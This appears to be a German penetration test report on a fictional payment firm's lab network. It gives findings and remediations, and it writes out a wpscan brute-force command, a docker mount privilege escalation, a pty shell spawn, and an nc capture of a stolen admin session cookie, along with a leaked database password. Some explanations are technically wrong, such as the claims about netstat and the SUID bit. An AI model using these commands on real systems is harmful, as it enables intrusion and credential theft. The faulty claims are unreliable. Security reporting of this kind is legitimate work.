Penetrationstestbericht

Dubius Payment Ltd.

Autoren:

[redacted]

Datum:

[redacted]

Inhaltsverzeichnis

1 Ansprechpartner

1.1 Ansprechpartner Dubius Payment

Clyde Simmons
Chief Information Security Officer

Dubius Payment Ltd.
71 Peachfield Road
SO53 4NE Chandler

1.2 Ansprechpartner Testing Academy

[redacted]
Penetration Tester

Testing Academy
[redacted]

1.3 Über die Testing Academy

Wir sind ein auf IT- und Informationssicherheit spezialisiertes Beratungsunternehmen aus Frankfurt am Main. Unsere Schwerpunkte bilden die ganzheitliche Sicherheitsberatung sowie die Durchführung technischer Sicherheitsanalysen. Dabei unterstützen wir unsere Kunden von der Implementierung technischer Sicherheitsmaßnahmen bis hin zum unternehmensweiten Sicherheitsmanagement. Als inhabergeführtes Unternehmen legen wir hohen Wert auf die langfristige Zufriedenheit unserer Kunden. Die Zertifizierungen unserer Mitarbeiter, die Lehrtätigkeiten an Hochschulen sowie unsere Praxiserfahrung sprechen für sich.

2. Projektübersicht

2.1 Einführung

In der heutigen, zunehmend digitalisierten Welt sind Unternehmen auf eine robuste und sichere IT-Infrastruktur angewiesen, um den Betrieb aufrechtzuerhalten und sensible Daten zu schützen. Die Dubius Payment Ltd. betreibt eine Zahlungsapplikation, die Kreditkarteninformationen speichert, verarbeitet und weiterleitet. Das Unternehmen unterliegt somit dem Sicherheitsstandard der Kreditkartenindustrie, dem PCI DSS (Payment Card Industry Data Security Standard). Der PCI DSS verlangt in der Anforderungskategorie 11 die Durchführung von Penetrationstests auf Anwendungsebene und Netzwerkebene.

2.2 Rahmenbedingungen

Der Penetrationstest wurde unter strikter Einhaltung von rechtlichen und regulatorischen Anforderungen durchgeführt. Die Testumgebung wurde so gestaltet, dass der normale Geschäftsbetrieb von Dubius Payment Ltd. nicht beeinträchtigt wird. Folgende Rahmenbedingungen wurden festgelegt:

- **Zeitlicher Rahmen**: Der Test wurde in einem Zeitraum von acht Wochen durchgeführt, um eine gründliche Analyse und Bewertung zu gewährleisten.
- **Testumgebung**: Der Test umfasste eine isolierte Testumgebung, die den realen Betrieb widerspiegelt.
- **Genehmigungen**: Der Penetrationstest wurde durch den CISO Clyde Simmons in Auftrag gegeben und genehmigt. Die Systeme der Testumgebung dürfen dabei vollständig kompromittiert werden und alle Daten dürfen im Rahmen des Berichts eingesehen werden. Die Benutzung der Daten ist außerhalb des Penetrationstests strengstens untersagt.


2.3 Scope

Der Scope dieses Penetrationstests umfasste eine Überprüfung der Netzwerkinfrastruktur von Dubius Payment Ltd. Dies beinhaltet das Private, Client und DMZ Netzwerk. In diesen Netzwerken sollten folgende Kriterien untersucht werden:

- **Server**: Alle Server, einschließlich Web-, Datenbank- und Applikationsserver, die kritische Geschäftsanwendungen unterstützen.
- **Mitarbeiterbewusstsein**: Die Sensibilisierung der Mitarbeiter für Sicherheitsbedrohungen durch Social-Engineering-Tests.

2.4 Klassifizierung

Als Vorgehensweise wurde in Kooperation mit der Dubius Payment Ltd. folgende Klassifizierungsvariante ausgewählt: Der Penetrationstest wurde als externer Grey-Box-Test durchgeführt, ohne aggressive Angriffstechniken wie DDoS-Attacken zu verwenden. Die genaue Vorgehensweise ist im folgenden Kapitel 2.5 beschrieben.



2.5 Durchgeführte Prüfungen

Die Untersuchungsmethode des Penetrationstests orientierte sich am Testing Guide des Bundesamts für Sicherheit in der Informationstechnik (BSI) und an den OWASP TOP 10. Folgende Phasen enthielt die Untersuchung, um eine detaillierte Analyse der Sicherheitslage zu gewährleisten:

1. Informationsbeschaffung: In der ersten Phase wurden alle relevanten Informationen über die Zielumgebung gesammelt. Dies beinhaltet das Durchforschen der Dokumentationen, die Durchführung von Netzwerk- und Webseitenscans, sowie die Analyse des Social-Media-Kanals der Dubius Payment Ltd.


2. Schwachstellenanalyse: In dieser Phase wurden die gesammelten Informationen verwendet, um potenzielle Schwachstellen in der IT-Infrastruktur zu identifizieren. Es wurden sowohl automatisierte Tools als auch manuelle Techniken eingesetzt, um eine umfassende Schwachstellenanalyse durchzuführen.

3. Exploitation: Die identifizierten Schwachstellen wurden aktiv ausgenutzt, um die Auswirkungen eines tatsächlichen Angriffs zu simulieren. Ziel war es, an Mitarbeiter und Kunden Daten, Konfigurationsdateien, Payment Transaktionen sowie andere sensible Informationen zu kommen und die Server des Netzwerks zu infiltrieren.

4. Post-Exploitation: Nach der erfolgreichen Ausnutzung von Schwachstellen wurden weitere Tests durchgeführt, um zu ermitteln, welche zusätzlichen Informationen oder Systeme angegriffen werden könnten.

3. Managementbericht

3.1 Zusammenfassung



Um die wirksame Minimierung der in diesem Bericht beschriebenen Schwachstellen zu überprüfen, empfehlen wir eine Wiederholungsprüfung nach Behebung der kritischen Schwachstellen. Die nebenstehende Illustration stellt das Gesamtrisiko der Sicherheitslücken dar.

Eine detaillierte Beschreibung aller identifizierten Probleme, einschließlich ihrer Risikozuordnungen und der empfohlenen Vorgehensweise zu ihrer Minimierung, können im Kapitel „4. Technischer Bericht“ nachgelesen werden.

3.2 Schwachstellen-Auflistung


Kapitel	Beschreibung	Risiko	Status
4.1	Admin Passwort durch Brute Force Angriff auslesbar	Kritisch	Offen
4.2	Einschleusen von php code	Kritisch	Offen
4.3	Erlangen von Root rechten durch falsche Nutzerberechtigungen	Kritisch	Offen
4.4	Login Daten werden in Klartext übertragen	Hoch	Offen
4.5	Einschleusen von XSS code möglich	Hoch	Offen
4.6	Datenbankkonfiguration einsehbar	Hoch	Offen
4.7	Root Befehle auf WordPress Seite ausführbar	Hoch	Offen
4.8	Passwort reset Funktion verrät Userdaten	Mittel	Offen
4.9	Unternehmensinformationen auf Social Media	Niedrig	Offen

4. Technischer Bericht

4.1 Admin Passwort durch Brute Force Angriff auslesbar

Kritisch Hohe Eintrittswahrscheinlichkeit, hoher Schaden

Während des Penetrationstests konnte das Passwort des Users „admin“ mittels einer einfachen Passwortliste identifiziert werden. Folgender Befehl wurde hierzu verwendet: wpscan --url http://10.250.53.34/wp/ --passwords /usr/share/wordlists/rockyou.txt --username admin




Es wird dringend empfohlen, folgende Maßnahmen zu ergreifen:

1. Implementierung komplexer Passwortrichtlinien: Passwörter sollten eine Mindestlänge von 12 Zeichen haben und eine Kombination aus Groß- und Kleinbuchstaben, Zahlen sowie Sonderzeichen enthalten.
2. Regelmäßige Passwortänderungen: Benutzer sollten spätestens alle 90 Tage Ihre Passwörter ändern.
3. Verwendung von Multi-Faktor-Authentifizierung (MFA): MFA sollte aktiviert werden, um eine zusätzliche Sicherheitsebene zu bieten, falls Passwörter kompromittiert werden.
4. Schulung der Benutzer: Benutzer sollten über die Bedeutung starker Passwörter und die Gefahren einfacher oder wiederverwendeter Passwörter aufgeklärt werden.

4.2 Einschleusen von php code

Kritisch Hohe Eintrittswahrscheinlichkeit, hoher Schaden

Auf dem Dokumentationsserver 10.250.53.35/doku.php?id=todo ließ sich php code einfügen. Dies wurde genutzt, um eine reverse Shell auf dem Port 4444 zu öffnen. Anschließend konnte eine Verbindung zu diesem Port aufgebaut werden, um Befehle auf dem Zielsystem durchzuführen:



Es wird dringend empfohlen, eine strikte Validierung und Bereinigung aller Eingaben vorzunehmen und die verwendetet Software, einschließlich aller Plugins auf den neusten Stand zu bringen.

4.3 Erlangen von Root rechten durch falsche Nutzerberechtigungen

Kritisch Hohe Eintrittswahrscheinlichkeit, hoher Schaden

Auf dem Dokumentationsserver 10.250.53.35 war es möglich, einen Docker Container zu erzeugen, da keine spezifischen Nutzerberechtigungen nötig waren. Dies konnte genutzt werden, um schädlichen Code in den Docker Container einzubetten und diesen anschließend zu starten. Dabei konnten root Rechte auf dem Server erlangt werden. Im Folgenden werden die Schritte dazu genauer erklärt:

1. Docker Debian Image für x86 runterladen und als Archive verpacken
2. Archiv mittels netstat auf Ziel host kopieren
3. Interaktive reverse Shell mit folgendem Shell Befehl erzeugen: python -c 'import pty; pty.spawn("/bin/bash")'
4. Container neu gestartet und Root Berechtigung erlangen


```
www-data@wiki:/var/www/html/data$ docker load -i debian-image.tar
docker load -i debian-image.tar
Loaded image: debian:latest
 www-data@wiki:/var/www/html/data$ docker run -it -v /:/mnt debian /bin/bash
 docker run -it -v /:/mnt debian /bin/bash
 root@a37a58632f2a:/# cd /mnt
```

Es wird dringend empfohlen, die Berechtigungen für das Starten des Docker Containers einzuschränken und nur Administratoren zu ermöglichen.

4.4 Login Daten werden in Klartext übertragen

Hoch Mittlere Eintrittswahrscheinlichkeit, Hoher Schaden

Während der Analyse der Login Seite des Dokuservers 10.250.53.35, konnte festgestellt werden, dass die Nutzerdaten im Payload der http Request als Klartext übermittelt werden. Dies erlaubt Nutzern des selben Netzwerks, mit einem Analyse Tool wie Wireshark, die Login Daten mitzulesen:



Es wird dringend empfohlen, die Login Daten auf Client Seite zu verschlüsseln, bevor sie an den Server geschickt werden.

4.5 Einschleusen von XSS code möglich

Hoch Mittlere Eintrittswahrscheinlichkeit, Hoher Schaden

Auf der WordPress Seite 10.250.53.35/, war es möglich, XSS code einzufügen:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 80
listening on [any] 80 ...
10.20.1.34: inverse host lookup failed: Unknown host
connect to [10.20.1.34] from (UNKNOWN) [10.20.1.34] 37032
GET /?c=wp-settings-1=libraryContent%3Dbrowse%26editor%3Dtinymce%26mfold%3Do;%20wp-settings-time-1=1718553821;%20
comment_author_94ab7573bfbe77cdf6df09fcc613aa17=test;%20comment_author_email_94ab7573bfbe77cdf6df09fcc613aa17=tes
t%40gmail.com;%20comment_author_url_94ab7573bfbe77cdf6df09fcc613aa17=http%3A%2F%2Ft;%20wordpress_test_cookie=WP+C
ookie+check;%20wordpress_logged_in_94ab7573bfbe77cdf6df09fcc613aa17=admin%7C1719777421%7CDOKerD31HBOmkRS5EBuUCJCb
qGQlvlUAspcaDWTizAy%7Cb3306c274529ea629c834a6c6edd76b41051919a6e6eb41eaa33da487b3831a4 HTTP/1.1
Host: 10.20.1.34
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://10.250.53.34/
```

Es wird dringend empfohlen, die Software des WordPress Servers auf die aktuelle Version zu updaten.

4.6 Datenbankkonfiguration einsehbar

Hoch Mittlere Eintrittswahrscheinlichkeit, Hoher Schaden

Die Konfigurationsdatei der Datenbank (config-default.php) lässt sich auf dem WordPress Server ohne Berechtigung einsehen:

```
$ cat /etc/wordpress/config-default.php
<?php
define('DB_NAME', 'wordpress');
define('DB_USER', 'wordpress');
define('DB_PASSWORD', 'mLOnE8v=#eu%H)g');
define('DB_HOST', '10.247.97.16');
define('WP_CONTENT_DIR', '/var/lib/wordpress/wp-content');
define('FS_METHOD', 'direct');
?>
```

Es wird dringend empfohlen, die Berechtigung zum Lesen der Konfigurationsdatei auf Administratoren zu beschränken.

4.7 Root Befehle auf WordPress Seite ausführbar

Hoch Mittlere Eintrittswahrscheinlichkeit, Hoher Schaden

Durch die Datei /tmp/root_sehll.sh war es möglich, auf dem WordPress Server Root Befehle auszuführen, da die Datei das SUID-Bit gesetzt hat. Dieses Bit sorgt dafür, dass die Datei root_sehll.sh von einem Elternverzeichnis ausgeführt wird. Die Berechtigung zum Schreiben der Datei, hatten jedoch alle User:

```
-] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#


-] Jobs held by all users:
* * * * * /tmp/root_shell.sh
```


Es wird dringend empfohlen, die Berechtigung zum Schreiben der Datei nur für Administratoren zu erlauben und das SUID-Bit zu entfernen.

4.8 Passwort reset Funktion verrät Userdaten


Mittel Hohe Eintrittswahrscheinlichkeit, geringer Schaden

Auf der Login Seite des Dokuservers 10.250.53.35 wurde bei der Passwort reset Funktion die Existenz oder nicht Existenz eines Users verraten.

Für nicht existierende User:



Für existiernde User:




Diese Schwachstelle gilt ebenfalls für die WordPress Seite 10.250.53.34/wp/wp-login.php:

Es wird empfohlen, die Existenz eines Users nicht auf Client Seite zu melden.

4.9 Unternehmensinformationen auf Social Media

Niedrig Geringe Eintrittswahrscheinlichkeit, geringer Schaden

Die Internetpräsenz eines Unternehmens ist in der heutigen Zeit sehr wichtig. Es sollten dennoch keine Unternehmensinternen Informationen, die sicherheitsrelevante Informationen enthalten, auf sozialen Medien gepostet werden.




Es wird empfohlen, Mitarbeiter über mögliche Konsequenzen dieser Posts zu informieren.

5. Anhang

5.1 Vorgehensweise Allgemein

Inhaltlich anlehnend an die Studie - „Durchführungskonzept für Penetrationstests“ - vom Bundesamt für Sicherheit in der Informationstechnik (BSI), wurde sich an folgendem Schema zur Klassifizierung orientiert:



